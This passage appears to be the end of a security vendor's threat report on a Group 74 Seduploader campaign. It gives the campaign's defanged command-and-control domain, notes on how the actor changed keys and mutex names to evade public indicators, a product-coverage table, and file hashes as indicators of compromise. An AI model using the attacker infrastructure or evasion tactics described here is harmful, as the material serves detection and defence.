The Command & Control (CC) of the analysed sample is myinvestgroup[.]com. During the investigation, the server did not provide any configuration to the infected machines. Based on the metadata of the Office documents and the PE files, the attackers had created the file on Wednesday, the 4th of October. We can see, in Cisco Umbrella, a peak in activities 3 days later, Saturday the 7th of October:



Conclusion

Analysis of this campaign shows us once more that attackers are creative and use the news to compromise the targets. This campaign has most likely been created to allow the targeting of people linked to or interested by cybersecurity, so probably the people who are more sensitive to cybersecurity threats. In this case, Group 74 did not use an exploit or any 0-day but simply used scripting language embedded within the Microsoft Office document. Due to this change, the fundamental compromise mechanism is different as the payload is executed in a standalone mode. The reasons for this are unknown, but, we could suggest that they did not want to utilize any exploits to ensure they remained viable for any other operations. Actors will often not use exploits due to the fact that researchers can find and eventually patch these which renders the actors weaponized platforms defunct. Additionally the author did some small updates after publications from the security community, again this is common for actors of this sophisticated nature, once their campaigns have been exposed they will often try to change tooling to ensure better avoidance. For example the actor changed the XOR key and the MUTEX name. We assume that these modifications were performed in order to avoid detection based on public IOCs.

Coverage


Additional ways our customers can detect and block this threat are listed below.

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

CWS or WSA web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such asNGFW,NGIPS, andMeraki MX can detect malicious activity associated with this threat.



PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOCs

Files

Office Documents:

- c4be15f9ccfecf7a463f3b1d4a17e7b4f95de939e057662c3f97b52f7fa3c52f
- e5511b22245e26a003923ba476d7c36029939b2d1936e17a9b35b396467179ae
- efb235776851502672dba5ef45d96cc65cb9ebba1b49949393a6a85b9c822f52

Seduploader Dropper:

- 522fd9b35323af55113455d823571f71332e53dde988c2eb41395cf6b0c15805

Sedupload Payload:

- ef027405492bc0719437eb58c3d2774cc87845f30c40040bbebbcc09a4e3dd18

Networks

CC:

- myinvestgroup[.]com